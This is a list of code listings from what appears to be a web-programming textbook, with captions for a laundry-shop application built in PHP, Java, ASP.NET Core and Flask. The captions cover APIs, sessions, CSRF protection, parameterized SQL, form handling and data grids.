Listing 9.30 `Data/Models.cs`. `StatusView` is the JSON contract of **Table 9.2**; `LaundryProblem` carries an HTTP status and an error code; `LiveJson.Options` writes `BillId` as `bill_id`. 833
Listing 9.31 `Data/LaundryRules.cs`: the promised hours of Equation (9.3), the words for each status, and the formatting of quantities and rupiah — the same tables as in the PHP, Java and Python tracks. 834
Listing 9.32 The first part of `Data/CsvLaundryStore.cs`: the in-memory `Bill` class and the constructor, which reads six CSV files with the small reader at the end of the file, sums the payments per bill and sorts each bill's status events. 836
Listing 9.33 `Advance` in `CsvLaundryStore`: inside one `lock`, find the bill, apply the two status rules, log the event. `case "finished" when balance > 0` expresses "finished, but money is owed". 838
Listing 9.34 The beginning of `Data/SqliteLaundryStore.cs` (not compiled here). `#if USE_SQLITE` hides the file unless the symbol is defined; `Open` switches on foreign keys, as the Laundry schema requires; `Command` binds every value as a parameter. 839
Listing 9.35 `LiveStatus.csproj`. The second `PropertyGroup` applies only with `-p:UseSqlite=true`, and then adds `USE_SQLITE` to the compiler's symbols. 840
Listing 9.36 `Data/ShopClock.cs`: shop time for the demonstration. `config["LAUNDRY_NOW"]` reads an environment variable, which ASP.NET Core adds to its configuration automatically. 840
Listing 9.37 `Program.cs` of LiveStatus: fix the culture, register the services, build the pipeline, and map `/api/status` to a lambda instead of a page. 841
Listing 9.38 `Pages/Status.cshtml.cs`: `OnGet` shows the form; `OnPost` draws the answer on the server for a browser without JavaScript; `OnGetLive` gives the same answer as JSON, with an ETag, for `fetch()` 843
Listing 9.39 The real response of `GET /Status?handler=Live&bill=B2952&phone=0812-0000-4710`. Note `&` where the Flask track wrote `&`: the same JSON string. 845
Listing 9.40 `Pages/Status.cshtml`. `data-api` tells the script where the JSON is; `hidden="@(r is null)"` hides the card when there is no result; the ids `st-bill`, `st-text`, `st-steps` and the rest are the contract with `live-status.js` 845

Listing 9.41 `live-status.js`, the Ajax engine of the customer's page. It knows the server only by the address in `data-api`; it asks with `fetch`, sends the ETag it has, draws with `textContent` and asks again on a timer. 847
Listing 9.42 `Pages/Counter.cshtml.cs`: `OnGetQueue` returns the open bills of an outlet as JSON; `OnPostAdvance` moves one bill a step, or returns the store's refusal with its status code. 851
Listing 9.43 `Pages/Counter.cshtml`. `@Html.AntiForgeryToken()` writes the hidden token without a form so the script can send it; `{id}` in `data-advance-api` is a placeholder the script replaces. 852
Listing 9.44 `counter.js`: load the open bills as JSON and build a row per bill; a button posts to the advance address and replaces its own row with the answer, or shows the server's reason for refusing. 853
Listing 9.45 The real transcript of the end-to-end browser test on the Razor Pages track: responses 200, 304 and 200, and the customer's page changed 9.0 seconds after the counter's click. 856
Listing 9.46 `php/router.php`. Requests outside `/api/` fall through to the static files; the API addresses are matched by method and path; a `Problem` becomes a JSON error with its status, any other exception a 500 whose details go only to the log. 857
Listing 9.47 `lookUp` in `php/src/LaundryStatus.php`: the phone is reduced to digits, bill and phone are checked together in one prepared statement, and one 404 answers both an unknown bill and a wrong phone. 858
Listing 9.48 `api` in `java/src/laundry/LiveStatusServer.java`. One connection per request, closed by try-with-resources; the ETag and 304 by hand, with `sendResponseHeaders(304, -1)`, where `-1` means "no body". 859
Listing 9.49 `python/app.py`: the three JSON addresses in Flask. The static folder is served at the root, so the front-end files need no routes; one error handler turns every `Problem` into a JSON error. 860
Listing 9.50 `look_up` in `python/laundry_status.py`. The dictionary is the JSON of **Table 9.2**, field for field; `version(row)` computes the ETag of Equation (9.5). 862
Listing 9.51 The end of the real output of `tests/check_tracks.py` (earlier sections and fourteen lines of the ASP.NET section left out where marked). The last block compares the parsed JSON of all four tracks: identical. 863
Listing 10.1 `conf/tomcat-users.xml` with the four management roles and one user, `admin`, who holds them all. Checked as well-formed XML; not deployed here, because Tomcat could not be downloaded on the build machine. On any machine that others can reach, use a long password of your own and give each role only to whoever needs it. 880
Listing 10.2 `dotnet` with no arguments prints its usage, here from the .NET 10 SDK on the build machine. `dotnet --info`, `dotnet --list-sdks` and `dotnet --list-runtimes` say exactly what is installed. 887
Listing 10.3 `dotnet new console -o myApp`, `cd myApp` and `ls -l` (on Windows, `dir`) on the build machine: a project file of 243 bytes, a source file of 103 bytes, and `obj`, where the build keeps its working files. 888
Listing 10.4 `oldMain/Program.cs`, the older form of `Program.cs`: a namespace, a class and a `Main` method around the one line that does the work. It still compiles on .NET 10, and `dotnet run` prints `Hello, World!` 888
Listing 10.5 `dotnet run`: build, then run. The first run is slow because it compiles; later runs reuse what did not change. 889
Listing 10.6 `myApp/Program.cs` with a second statement that joins a string and `DateTime.Now`. 889
Listing 10.7 The program run again. `DateTime.Now` is printed in the machine's regional format; the Linux build machine has no regional settings, so .NET used the invariant culture, month/day/year with a 24-hour clock. A machine set to another region prints its own format. 889
Listing 10.8 `dotnet new webapp -o myWebApp --no-https`: the template "ASP.NET Core Web App (Razor Pages)" is created and restored. 889
Listing 10.9 Kestrel starting in `myWebApp`: it reports "Now listening on: http://localhost:9010", the environment (*Development*) and the content root; the last line appeared when the server was stopped. The project had been built with `dotnet build`, hence `--no-build`; `--urls` chose the port. 889

Listing 10.10 `Pages/Index.cshtml` rewritten: `@page` makes the file a page, `@model IndexModel` names the C# class behind it, the `@{ … }` block sets the title, and `@DateTime.Now` prints a C# value into the HTML. 890
Listing 10.11 `python/rules.py`: the role of an employee, the checks on a new bill, and rupiah formatting. It imports nothing from Flask and runs no SQL itself; `store` is passed in. 897
Listing 10.12 `verify_password` in PHP: `hash_pbkdf2` with `true` for raw bytes, and `hash_equals` for the comparison. 898
Listing 10.13 `Passwords.java`: the JDK's `PBKDF2WithHmacSHA256` key factory; the key length is given in bits, hence `* 8`. 899
Listing 10.14 `VerifyPassword` in C#: `Rfc2898DeriveBytes.Pbkdf2`, whose odd name comes from RFC 2898, the standard that defined PBKDF2. 899
Listing 10.15 `verify_password` in Python: `hashlib.pbkdf2_hmac` from the standard library. 900
Listing 10.16 `php/public/index.php`. Every request enters here: static files are handed back to the built-in server, the session starts, every POST is checked for its token, and the route table decides which function runs. 902
Listing 10.17 `php/public/.htaccess` for Apache: requests for real files (`-f`) are served as they are; everything else is rewritten to `index.php`, keeping the query string (`QSA`). 902
Listing 10.18 `php/src/pages.php`: one function per route. Each reads the request, asks the rules and the store, and ends by rendering a template, redirecting, or refusing. 903
Listing 10.19 The first half of `php/src/web.php`: `e` escapes for HTML, `render` runs a template inside the layout, `redirect` sends 303 See Other, and `abort` renders the error page with a status. 905
Listing 10.20 `php/templates/customers.php`. Every value that came from the database or from the visitor passes through `e()`; the count is an integer that PHP itself produced, and is printed as it is. 906
Listing 10.21 `Store::searchCustomers`: the visitor's text becomes a `LIKE` pattern whose own wildcard characters are escaped, and both statements are prepared with `?` placeholders. 907
Listing 10.22 The top of `php/src/Store.php`: one PDO connection per request, built from the DSN in the configuration. 907
Listing 10.23 `php/config.php`: the database DSN, user and password, and an optional frozen clock for tests. Each value can be overridden by an environment variable. 908
Listing 10.24 The acceptance test against the PHP build on port 9001, over a fresh copy of the database: eighteen checks, eighteen passes. 909
Listing 10.25 `AppListener`: when the application starts, build the one `Store` and put it in application scope, where every servlet can find it. 910
Listing 10.26 `Guard`, the one filter of the servlet build: UTF-8 first, a CSRF token for every session, the token checked on every POST, and anyone without a login sent to `/login`. 910
Listing 10.27 `LoginServlet`: `doGet` shows the form, `doPost` checks the password, and on success changes the session id before storing the user. 912
Listing 10.28 `NewBillServlet`, mapped to the exact path `/bills/new`: washers refused, the form shown or checked, and a valid bill stored and followed by 303 See Other. 914
Listing 10.29 `BillServlet`, mapped to the prefix `/bills/*`: the id is whatever follows `/bills/`, checked against the pattern before the database is asked. 915
Listing 10.30 `_top.jspf`, included at translation time into every view: the page directive, the JSTL core library, and the header with its logout form. 916
Listing 10.31 `customers.jsp`: the same markup as **Listing 10.20**, with `<c:out>` doing what `e()` did and `<c:forEach>` doing what `foreach` did. 917
Listing 10.32 `web.xml`: the database URL as a context parameter, a thirty-minute session timeout, and a session cookie that is `HttpOnly` and the only way a session is tracked. 918
Listing 10.33 `java/servlet/build.sh`. The Servlet API jar is used to compile and is never packaged: Tomcat supplies its own, and a second copy inside the WAR causes class-loading errors. 918
Listing 10.34 `main` and `dispatch` of `Main.java`: one context for every path, a thread pool, and a `switch` on method and path that plays the part of the servlet mappings. 919

Listing 10.35 Sessions by hand in `Web.java`: an id of 64 random hexadecimal digits, a fresh CSRF token, and a cookie that is `HttpOnly` and `SameSite=Lax`. 921
Listing 10.36 `Views.customers`: the same HTML as the PHP, JSP, Razor and Jinja2 versions, assembled with a `StringBuilder` and a text block. 921
Listing 10.37 `Store.createBill` in Java: `setAutoCommit(false)` starts a transaction, `commit` ends it, and any exception rolls it back before being passed on. 922
Listing 10.38 `aspnet/LaundryRazor.csproj`. The Web SDK brings the whole of ASP.NET Core; nothing is downloaded. The two conditional groups switch the SQLite store on only when the build is asked for it. 924
Listing 10.39 The first method of `SqliteStore` (not compiled in this book's build). ADO.NET names its placeholders — `$email` — where PDO, JDBC and `sqlite3` used `?`; `AddWithValue` binds them. 925
Listing 10.40 `aspnet/Program.cs`: the services the application can ask for, then the middleware pipeline that every request passes through, in order. 925
Listing 10.41 `aspnet/appsettings.json`: the address Kestrel listens on, which store to use and where its data is, and how much to log. 927
Listing 10.42 `Customers.cshtml.cs`: the store arrives through the constructor; the query-string value `q` arrives as the handler's argument. 927
Listing 10.43 `Customers.cshtml`: the same markup as **Listing 10.20** and **Listing 10.31**, with `@` switching to C# for one expression at a time. 928
Listing 10.44 `Login.cshtml.cs`: the password is checked by the same `VerifyPassword` as **Listing 10.14**; on success the employee's id, name, role and outlet become *claims*, and `SignInAsync` puts them into an encrypted cookie. 929
Listing 10.45 `Bills/New.cshtml.cs`: washers are refused with 403, the form is checked by the shared rules, and a valid bill is followed by `RedirectToPage`. 930
Listing 10.46 The first eight lines of the acceptance test against the first version of the ASP.NET build. Check 02 found no hidden field in the login form, and every POST was refused with 400: the antiforgery token was missing. 931
Listing 10.47 The beginning of `CsvStore`: the five tables read once, the employees indexed by e-mail, and the search done with LINQ in the same order the SQL builds use. 932
Listing 10.48 The first half of `python/app.py`: configuration from environment variables, one `Store` per request in `g`, the CSRF token and its check before every POST, and a `login_required` decorator. 934
Listing 10.49 The second half of `python/app.py`: one view function per route, the error handlers, the clock, and the development server's entry point. 936
Listing 10.50 `templates/base.html`: the layout. `{% block main %}` is the hole each page fills. 938
Listing 10.51 `templates/customers.html`: `{% extends %}` names the layout, and the page supplies only its title and its block. Every `{{ … }}` is escaped. 939
Listing 10.52 `Store.create_bill`: `with self.db:` commits the transaction if the block finishes and rolls it back if an exception escapes it. 940
Listing 10.53 The first half of `acceptance/acceptance.py`: a browser that keeps cookies, submits the hidden fields of a form, and hands redirects back instead of following them. 941
Listing 10.54 The eighteen checks. Each one names a behavior of **Table 10.1**; a failure prints what was received instead. 942
Listing 10.55 `php/deploy/httpd-vhosts-laundry.conf`: Apache listens on 9001 as well, serves `php/public`, obeys its `.htaccess`, and passes the database location to PHP as an environment variable. 949
Listing 10.56 The acceptance test against two gunicorn workers that each invented their own secret key. Which checks fail changes from run to run; that they fail does not. 951
Listing 10.57 `python/deploy/nginx-laundry.conf`: nginx serves the static files and forwards every other request to gunicorn on port 9005, telling it the original host, client address and scheme. It was written for this chapter and not run in this book's build. 952
Listing 11.1 `VisitorCounter01.html`: a static page. The number is part of the file. 961
Listing 11.2 `VisitorCounter02.aspx`: the counter as a dynamic page, with the C# written inside the page between `<%` and `%>`. Web Forms; not run here. 962

Listing 11.3 `Counter.cshtml.cs`: the page model. `OnGet` runs for every GET request; the `lock` makes read, add and write one indivisible step for this server process. 964
Listing 11.4 `Counter.cshtml`: the view. `@Model.Visitor` prints the number that `OnGet` computed. 964
Listing 11.5 The counter after 4 visits and 50 simultaneous requests: the 55th visitor is visitor 55. No visit was lost. 965
Listing 11.6 `MyVisitor2.aspx`: the page is only markup, plus one call to a method of its base class. Web Forms; not run here. 967
Listing 11.7 `MyVisitor2.aspx.cs`, the code-behind: a class derived from `System.Web.UI.Page` with the counting in an ordinary method. Web Forms; not run here. 967
Listing 11.8 `MyAccount.html`: a form with two text fields and a submit button, posted to `/echo`. 969
Listing 11.9 What `/echo` received from **Listing 11.8**. Three name–value pairs; the words *Balance:* and *Euro* are not data and are not sent. 970
Listing 11.10 A GET request: the data is in the request line, visible in the address bar, in the history, and in every server log. 972
Listing 11.11 The same data as a POST request: the pairs move into the body, and two headers describe the body — its length and its encoding. 972
Listing 11.12 `all-inputs.html`: every kind of form control, sent as `multipart/form-data` by *Send* and as a GET query by *Send as GET*. 973
Listing 11.13 The pairs that arrived when *Send* was pressed. Empty fields arrive empty; `extra` and `days` arrive several times; `discount` (disabled), the nameless field, *Reset*, *Plain button* and the unclicked image button are absent. 976
Listing 11.14 The same form sent with GET: everything is in the URL, including the password `pin=4321`, and the photo is reduced to its file name. 977
Listing 11.15 `encodings.html`: one set of fields in three forms, one per `enctype`. 977
Listing 11.16 The urlencoded body as Chromium sent it, then as `Forms.urlencoded` parsed it. The ampersand became `%26`, the comma `%2C`, each space `+`, and the one character ½ became two bytes, `%C2%BD`. 978
Listing 11.17 The multipart body: one part per field, separated by the boundary. Each `\r` marks a carriage return; the two bytes of ½ are printed as two dots because the echo prints only ASCII. The file's nine bytes travel exactly as they are. 979
Listing 11.18 The text/plain body. A value containing a line break or an `=` would be indistinguishable from the next field; this encoding is for people reading e-mail, not for programs. 979
Listing 11.19 A sketch of the `Label` class: one property per attribute. The `...` bodies are placeholders; this is an outline of the real class, not code to compile. 981
Listing 11.20 `MyAccount.aspx`: one server-side form, many server controls, and an event handler named in an attribute of each control that raises events. Web Forms; not run here. 984
Listing 11.21 `MyAccount.aspx.cs`: the event handlers. Each reads and writes controls as objects — `TextBox1.Text`, `apples.Checked`, `lbCarCode.SelectedItem` — and never touches HTTP. Web Forms; not run here. 986
Listing 11.22 The start of the HTML that `MyAccount.aspx` renders. Hidden fields carry the event target, the event argument and the ViewState; `__doPostBack` lets JavaScript submit the form on behalf of a control. Web Forms output, transcribed and shortened; not run here. 987
Listing 11.23 `LifeCycle.aspx.cs`: page events wired by name. On the first visit it prints PreInit, Init, Load (first visit), PreRender; after pressing the button, PreInit, Init, Load (postback), Button1_Click, PreRender. Web Forms; not run here. 991
Listing 11.24 `LifeCycle.aspx`: one server button. Web Forms; not run here. 991
Listing 11.25 `Global.asax`: application and session events. `Application.Lock()` stops two new sessions from updating the count at the same moment — the lost-update problem of Section 11.2.4 again. Web Forms; not run here. 991
Listing 11.26 `Account.cshtml.cs`: the page model. Posted values are bound into properties; each button has a handler; the output strings are ordinary properties that start as `"Label"`, the default text of a Web Forms label. 994

Listing 11.27 `Account.cshtml`: the view. Two hidden inputs carry the only state the page needs from one post to the next; everything else is posted by the controls themselves. 996
Listing 11.28 `Lifecycle.cshtml.cs`: a page model that records each stage of its own life. 998
Listing 11.29 `Lifecycle.cshtml`: prints the recorded steps, then adds one step too late to be printed. 999
Listing 11.30 The recorded life cycle of a GET and of a POST. Step 7 never appears: it was added after the list had been written out. 999
Listing 11.31 The bound properties of `NewModel`. Each is filled from the posted field of the same name; the attributes after `BindProperty` are validation rules with the messages the page will show. 1001
Listing 11.32 The HTML the tag helpers wrote for the new-bill form, captured with `curl`. Your attributes are kept; `id`, `name`, `value`, `type`, the `data-val-*` attributes, `formaction`, the antiforgery token and a hidden `Express=false` were added. 1003
Listing 11.33 The handlers of the new-bill page: `OnGet` draws the empty form; `OnPostPreview` and `OnPostSave` answer the two buttons, each checking first and either redrawing the page with errors or doing its work. 1005
Listing 11.34 `Check`: normalizes the typed values, then adds the errors that need data — unknown customer, express on the wrong service, a quantity that is not a whole number of items, an occupied rack — and computes the units. 1006
Listing 11.35 The first four lines of the answer to a successful `POST /bills/new/save`, captured with `curl -i`. The `Location` header, which follows, names the new bill. 1008
Listing 11.36 A POST to `/bills/new/save` without the token. The framework answers 400 before the page model is even created. 1009
Listing 11.37 `BillRules.cs`: formatting rupiah, the unit word, the quantity in tenths, and the price with the express surcharge worked out from the price list. 1010
Listing 11.38 `New.cshtml`: the new-bill form. `asp-for` connects each control to a bound property; `asp-validation-for` shows that property's error; `asp-page-handler` names the handler each button calls. 1012
Listing 11.39 `Details.cshtml.cs`: one bill and its receipt photos. The upload is refused unless it is non-empty, at most 2 MB, and starts with the bytes of a JPEG or a PNG; it is stored under a random name the server chose. 1015
Listing 11.40 `Program.cs`: services, the antiforgery middleware, Razor Pages, and the one endpoint that serves receipt photos, which accepts only names of the exact shape the upload creates. 1017
Listing 11.41 `Details.cshtml`: the bill, its photos, and the upload form with `enctype="multipart/form-data"`. 1018
Listing 11.42 The `ILaundryStore` interface: everything the pages need from the shop's data. 1020
Listing 11.43 `SqliteLaundryStore.Save`: the next id, the bill and its first status-log line inside one transaction. Compiled only with `UseSqlite=true`; not compiled in this book's build. 1020
Listing 11.44 `LaundryForms.csproj`: a web project on .NET 10 with no package references, and the switch to SQLite. 1021
Listing 11.45 `check()` in PHP: every value is read through one closure that turns a missing or non-string field into `''`, then checked with the same patterns, messages and tenths arithmetic as **Listing 11.34**. 1021
Listing 11.46 `price()` in PHP: the unit price from the database, the express price and surcharge from the price list, and the explanatory sentence. 1023
Listing 11.47 `web.php`: escaping, a session cookie that JavaScript cannot read (`httponly`) and that is not sent with cross-site POSTs (`SameSite=Lax`), the CSRF token, a tiny view renderer, and redirect with 303. 1024
Listing 11.48 `public/index.php`: the new-bill form with Post/Redirect/Get, the bill page, the receipt upload, the one door for photos, and the `/echo` page of Section 11.4. 1025
Listing 11.49 `views/new_bill.php`: the same form as **Listing 11.38**, written out by hand; `name="action"` on both buttons tells the server which one was pressed. 1027
Listing 11.50 Parsing `application/x-www-form-urlencoded`: `URLDecoder` turns `+` into a space and `%XX` sequences into bytes, read as UTF-8. 1029

Listing 11.51 Parsing `multipart/form-data` by hand: find the boundary, split the body into parts, separate each part's headers from its bytes. A file part keeps its bytes exactly. 1029
Listing 11.52 The start of `Main.route`: the size limit, parsing by content type, and the CSRF check. The first value of a repeated name wins, as with a servlet's `getParameter`. 1031
Listing 11.53 The receipt upload in Java: empty, too large, JPEG or PNG by its first bytes, or refused; then stored under a random name. 1032
Listing 11.54 `h()`: HTML escaping for text and quoted attributes. & must be replaced first in any escaping scheme that works by replacement; a character loop has no order to get wrong. 1033
Listing 11.55 `check()` and `price()` in Python: the same patterns, messages and tenths arithmetic; prices come from the `Service` table. 1034
Listing 11.56 `app.py`: the Flask track in full — the CSRF check, the new-bill form, the bill page, the upload, the photo door, and `/echo`. 1035
Listing 11.57 `templates/new_bill.html`: the form in Jinja2. `{{ form.customer }}` is escaped automatically, in text and inside attribute values alike. 1039
Listing 11.58 The twenty checks against the Java track, as printed. The database line shows bill B2954 exactly as the server computed it: service S0002, 3 units, Rp 36.000, queued, taken in by E0004, with one status-log line. 1043
Listing 11.59 The final line of `form_suite.py` for each track. The Razor track keeps its bills in memory, so its check 20 inspects the bill page instead of a database file. 1044
Listing 12.1 `schema.jsp`: the physical data model, read from the live database on every request. 1058
Listing 12.2 `SchemaReport.java`: the physical model as Markdown, through the model class the JSP pages use. 1059
Listing 12.3 `schema_report.py`: the same report from SQLite's own description of its tables. 1059
Listing 12.4 `Office.java`: the model of the Back Office. Every rule and every SQL statement of the eight features is here, and nothing about HTML. 1062
Listing 12.5 `guard.jspf`: no owner, no page; no token, no change; and the page's model object. 1069
Listing 12.6 `header.jspf`: the layout every page shares, with the one-time messages. 1070
Listing 12.7 `login.jsp`: the owner's login; a failed attempt answers 401 and keeps what was typed in the e-mail field. 1070
Listing 12.8 `services.jsp` (F1): search, list, and a Delete button that is a POST form carrying the token. 1071
Listing 12.9 `service-form.jsp` (F2, F3): one page for adding and editing, following the cycle of **Figure 12.1**. 1072
Listing 12.10 `service-delete.jsp` (F4): POST only; the foreign key decides, the page reports. 1073
Listing 12.11 `outlets.jsp` (F5): one card per outlet, with its staff and its queue. 1074
Listing 12.12 `BackOffice.java`: the eight features on `com.sun.net.httpserver`, over the same model class as the JSP pages. 1075
Listing 12.13 `back_office.py`: the eight features in Flask; the guard is one `before_request` function. 1083
Listing 12.14 `style.css`: named colors, one spacing step, one type scale, visible focus, and a phone layout. 1093
Listing 12.15 `contrast.py`: the contrast ratio of every text color in the stylesheet, by Equation (12.1) to Equation (12.3). 1095
Listing 12.16 `Contrast.java`: the same check in Java. 1096
Listing 12.17 `acceptance.py`: 21 checks of the Back Office over real HTTP, for any of the three versions. 1100
Listing 12.18 `run_acceptance.sh`: one version, one fresh database, one run, then the server is stopped. 1104
Listing 12.19 `build-war.sh`: the Back Office as `dist/laundry.war` for Tomcat 10.1 or newer. 1106
Listing 12.20 `Dockerfile`: the WAR on Tomcat 10.1, for a host that runs containers. 1106
Listing 12.21 `gitignore.txt`: copy it to the root of the project as `.gitignore`. 1107
Listing 12.22 `Program.cs`: Razor Pages, one shared data store, static files. 1107
Listing 12.23 `Store.cs`: the Laundry data in memory, with the operations of Problems 12.7 and 12.8. 1108

Listing 12.24 `Quote.aspx`: the quote as a single-file Web Forms page, for reading (not run). 1112
Listing 12.25 `Quote.cshtml`: the markup, with tag helpers bound to the page model's properties. 1114
Listing 12.26 `Quote.cshtml.cs`: the page model; `OnPost` validates and computes on the server. 1114
Listing 12.27 `P125Quote.java`: the quote on the JDK's HTTP server. 1115
Listing 12.28 `p125_quote.py`: the quote in Flask, and `/wrong`, which trusts a total computed by the browser. 1117
Listing 12.29 `Counter.cshtml.cs`: `OnGet` bumps the count inside a lock; `OnGetNaive`, reached with `?handler=Naive`, does not. 1121
Listing 12.30 `P126Counter.java`: the counter on the JDK's server with sixteen threads, with and without `synchronized`. 1122
Listing 12.31 `p126_counter.py`: the counter in Flask, with and without a `threading.Lock` 1123
Listing 12.32 `hammer.py`: sixteen visitors at a time against one counter address. 1124
Listing 12.33 `NewBill.aspx`: the rules as validator controls, for reading (not run). 1127
Listing 12.34 `NewBill.aspx.cs`: the code-behind; `Page.IsValid` is checked before anything is written. 1127
Listing 12.35 `Bills/New.cshtml`: five fields, each with its validation message. 1128
Listing 12.36 `Bills/New.cshtml.cs`: shape rules as attributes, existence rules in code, the charge computed by the store. 1128
Listing 12.37 `p127_bills.py`: the bill form and the bill page in Flask, over SQLite. 1131
Listing 12.38 `P127Bills.java`: the bill form and the bill page on the JDK's HTTP server. 1134
Listing 12.39 `bills_check.py`: one script for the three versions, because they share addresses and field names. 1140
Listing 12.40 `BillDetail.aspx.cs`: two Click events on a page that posts back to itself (not run). 1143
Listing 12.41 `Bills/Detail.cshtml`: `@page "{id}"` puts the bill's id in the path; two forms name two handlers. 1144
Listing 12.42 `Bills/Detail.cshtml.cs`: `OnGet`, `OnPostAdvance`, `OnPostPay`; every POST ends in a redirect. 1145
Listing 12.43 `Status.cshtml`: a form that is never submitted; the buttons call the script. 1148
Listing 12.44 `_StatusCard.cshtml`: the thin client's answer, made and escaped on the server. 1148
Listing 12.45 `Status.cshtml.cs`: `OnGetFragment` returns HTML, `OnGetJson` returns JSON, and both look the bill up the same way. 1148
Listing 12.46 `status.js`: the three modes, thin, fat with `innerHTML`, and fat with `textContent` 1149
Listing 12.47 `P129Status.java`: the fragment escaped by `h()`, the JSON written by `json()`. 1150
Listing 12.48 `p129_status.py`: the fragment escaped by Jinja, the JSON by `jsonify`. 1153
Listing 12.49 `status_demo.py`: what travels, and what runs, for each mode. 1155
Listing 12.50 `queue.php`: the query with PDO and a placeholder; every value printed through `h()` [19]. 1157
Listing 12.51 `queue.jsp`: the same SQL through the Back Office's model class, printed with `<c:out>`. 1158
Listing 12.52 `Queue.cshtml.cs`: the same question in LINQ over the store; `GroupJoin` keeps every outlet. 1159
Listing 12.53 `P1210Queue.java`: the page on the JDK's HTTP server. 1160
Listing 12.54 `p1210_queue.py`: the page in Flask. 1161
Listing 12.55 `p1210_wrong.py`: three tempting queries and the right one. 1163
Listing 12.56 `forge.py`: a forged form with no token, with someone else's token, and the genuine form. 1164
Listing 12.57 `exercises.py`: solutions to Exercises 12.1 and 12.2. 1170
Listing 13.1 The start of `MyLaundryDB.sql`: the database and its Bill table. `status` is an `enum` of three words, and a new bill is `queued` unless it says otherwise. 1177
Listing 13.2 `MySQLConnect/Program.cs`: open a connection, read a table with a data reader, print it, and close the connection whatever happens. It uses the MySQL connector package *MySql.Data*. Not run in this book's build. 1179

Listing 13.3 `01Show.aspx`: a form with one GridView and no columns declared. Not run in this book's build (Web Forms needs Windows and .NET Framework 4.8). 1183
Listing 13.4 `01Show.aspx.cs`: fill a DataSet from the Service table, bind the grid to it, and style the header and alternating rows. Not run in this book's build. 1183
Listing 13.5 `02DeleteSelect.aspx`: three bound columns and two command columns, with handlers for selecting and deleting a row. Not run in this book's build. 1184
Listing 13.6 `02DeleteSelect.aspx.cs`: the DataSet is kept in the session between postbacks; `DeleteRow` removes a row from the view and then from the database; `SelectRow` highlights a row and shows two of its cells. Not run in this book's build. 1186
Listing 13.7 `03FillSelect.aspx`: a grid, a button that fills a list box from the grid's data, and a label for the list box's selection. Not run in this book's build. 1189
Listing 13.8 `03FillSelect.aspx.cs`: `ListBox1.DataSource = GridView1.DataSource` works only because `Page_Load` binds the grid again on every request, postbacks included. Not run in this book's build. 1190
Listing 13.9 `04EditDeleteSelect.aspx`: template columns with an item template and an edit template, a command field for Edit and Delete, a select link, and an add form under the grid. Not run in this book's build. 1191
Listing 13.10 `04EditDeleteSelect.aspx.cs`: every change is a parameterized command, every handler ends by rebinding the grid, and `RowDataBound` gives each Delete link a confirmation dialog. Not run in this book's build. 1194
Listing 13.11 `LaundryBills/Bills.aspx`: the bills grid with `SqlDataSource`, paging, sorting, filtering by two drop-down lists and editing the status in place. Not run in this book's build. 1200
Listing 13.12 `LaundryBills/Web.config`: the connection string lives in configuration, not in the page, and names an account with only the rights the page needs. Not run in this book's build. 1203
Listing 13.13 `LaundryBills/Bills.aspx.cs`: hide links that do not apply, refuse a status change that skips a step, and delete a bill only while it is queued and unpaid, in a transaction. Written for C# 5, which a .NET Framework 4.8 web site compiles by default. Not run in this book's build; its syntax was checked with Roslyn. 1203
Listing 13.14 `Data/GridState.cs`: the grid's state as an immutable record, with parsing that keeps only allowed values and the three address builders every link uses. 1208
Listing 13.15 `where()` in `python/grid.py`: one condition per filter that is set, each with a `?` for its value, and the values in a list in the same order. 1210
Listing 13.16 The output of `bench/order_by_param.py`. Bound as a parameter, `'c.name'` is just a string, the same for every row, so the rows come back in no particular order; written into the statement, `c.name` sorts by the customer's name. 1211
Listing 13.17 `SORTS` in `python/grid.py`: eight sort keys a visitor may name, each mapped to the SQL expression the program will write. 1212
Listing 13.18 `order_by()`: the column comes from `SORTS`, the direction is one of two fixed words, and the bill id is always added as a tie-breaker. 1212
Listing 13.19 The real output of `bench/tie_breaker.py`: the first page of ten bills sorted by amount, without and with the bill id as tie-breaker. The last four bills differ, because they are four of seventeen that tie. 1213
Listing 13.20 `fetch_page()`: count and total first, clamp the page number, then fetch exactly one page with `LIMIT ? OFFSET ?`, both bound. 1214
Listing 13.21 Part of `BillGrid::page()` in `php/src/Grid.php`: the filter values are bound as they are; the limit and the offset are bound with `PDO::PARAM_INT`, which sends them as numbers. 1215
Listing 13.22 The real output of `bench/paging_bench.py` (SQLite 3.45.1 on the book's build machine). Times are medians in milliseconds; "same rows? yes" means the keyset page matched the OFFSET page exactly. 1217
Listing 13.23 `fetch_after()` in `python/grid.py`: keyset paging with the index-friendly condition of Equation (13.8), under the same filters as the numbered pages. 1219
Listing 13.24 The real output of `python -m unittest -v test_keyset`: the OFFSET walk and the keyset walk through all 2,953 bills agree, bill for bill. 1219
Listing 13.25 The edit row in `python/templates/_grid.html`: the grid's state in hidden fields, the bill's id and *current* status, a list with the one allowed next status, and a Cancel link. 1220

Listing 13.26 `transaction()` and `advance()` in `python/grid.py`: one step of the workflow, checked, conditional on the status still being `old`, with its StatusLog row in the same transaction. 1221
Listing 13.27 The two POST handlers of `python/app.py` and the redirect they share. `code=303` is *See Other*: "the result is at this address; fetch it with GET". 1222
Listing 13.28 `delete()` in `python/grid.py`: check the bill's status and payments and delete its log row and the bill, all inside one transaction that holds the write lock from the start. 1224
Listing 13.29 `csv_cell()` and `csv_lines()` in `python/grid.py`: neutralize formulas, quote when needed, write the BOM once, end every line with CR LF. 1226
Listing 13.30 The first four lines of `/bills.csv?outlet=O02&status=queued&sort=customer&dir=asc` from the PHP grid (after the status change of **Listing 13.40**). Fields with commas are quoted; the file begins with a BOM. 1226
Listing 13.31 `LaundryGrid.csproj`: an ASP.NET Core project for .NET 10 with no package references, and a switch, `UseSqlite`, that turns on the SQLite code path once its package has been added. 1227
Listing 13.32 `Program.cs`: choose a store, refuse cross-site POSTs, serve the shared static files, answer `/bills.csv`, and map the Razor Pages. 1227
Listing 13.33 `Pages/Bills.cshtml.cs`: `OnGet` fills the properties the template reads (or returns only the grid when `partial=1`); the two POST handlers change a bill and answer 303. 1229
Listing 13.34 The first part of `Pages/_Grid.cshtml`. `@Html.AntiForgeryToken()` puts the token in the grid for the script of Section 13.21; the form tag helper adds one to each form by itself. 1231
Listing 13.35 Two POSTs sent with `curl` to the Razor Pages grid. The first has no antiforgery token and is refused by Razor Pages; the second claims to come from another origin and is refused by the middleware of **Listing 13.32**. 1233
Listing 13.36 The sort white list of `MemoryBillStore`: eight keys, eight comparisons. `string.CompareOrdinal` compares character codes, which sorts names the way SQLite's default collation does. 1233
Listing 13.37 `SqlBillStore.Page()`: count and total, clamp, then one page with `LIMIT @limit OFFSET @offset`. Compiled in this book's build, not run (it needs the Microsoft.Data.Sqlite package). 1234
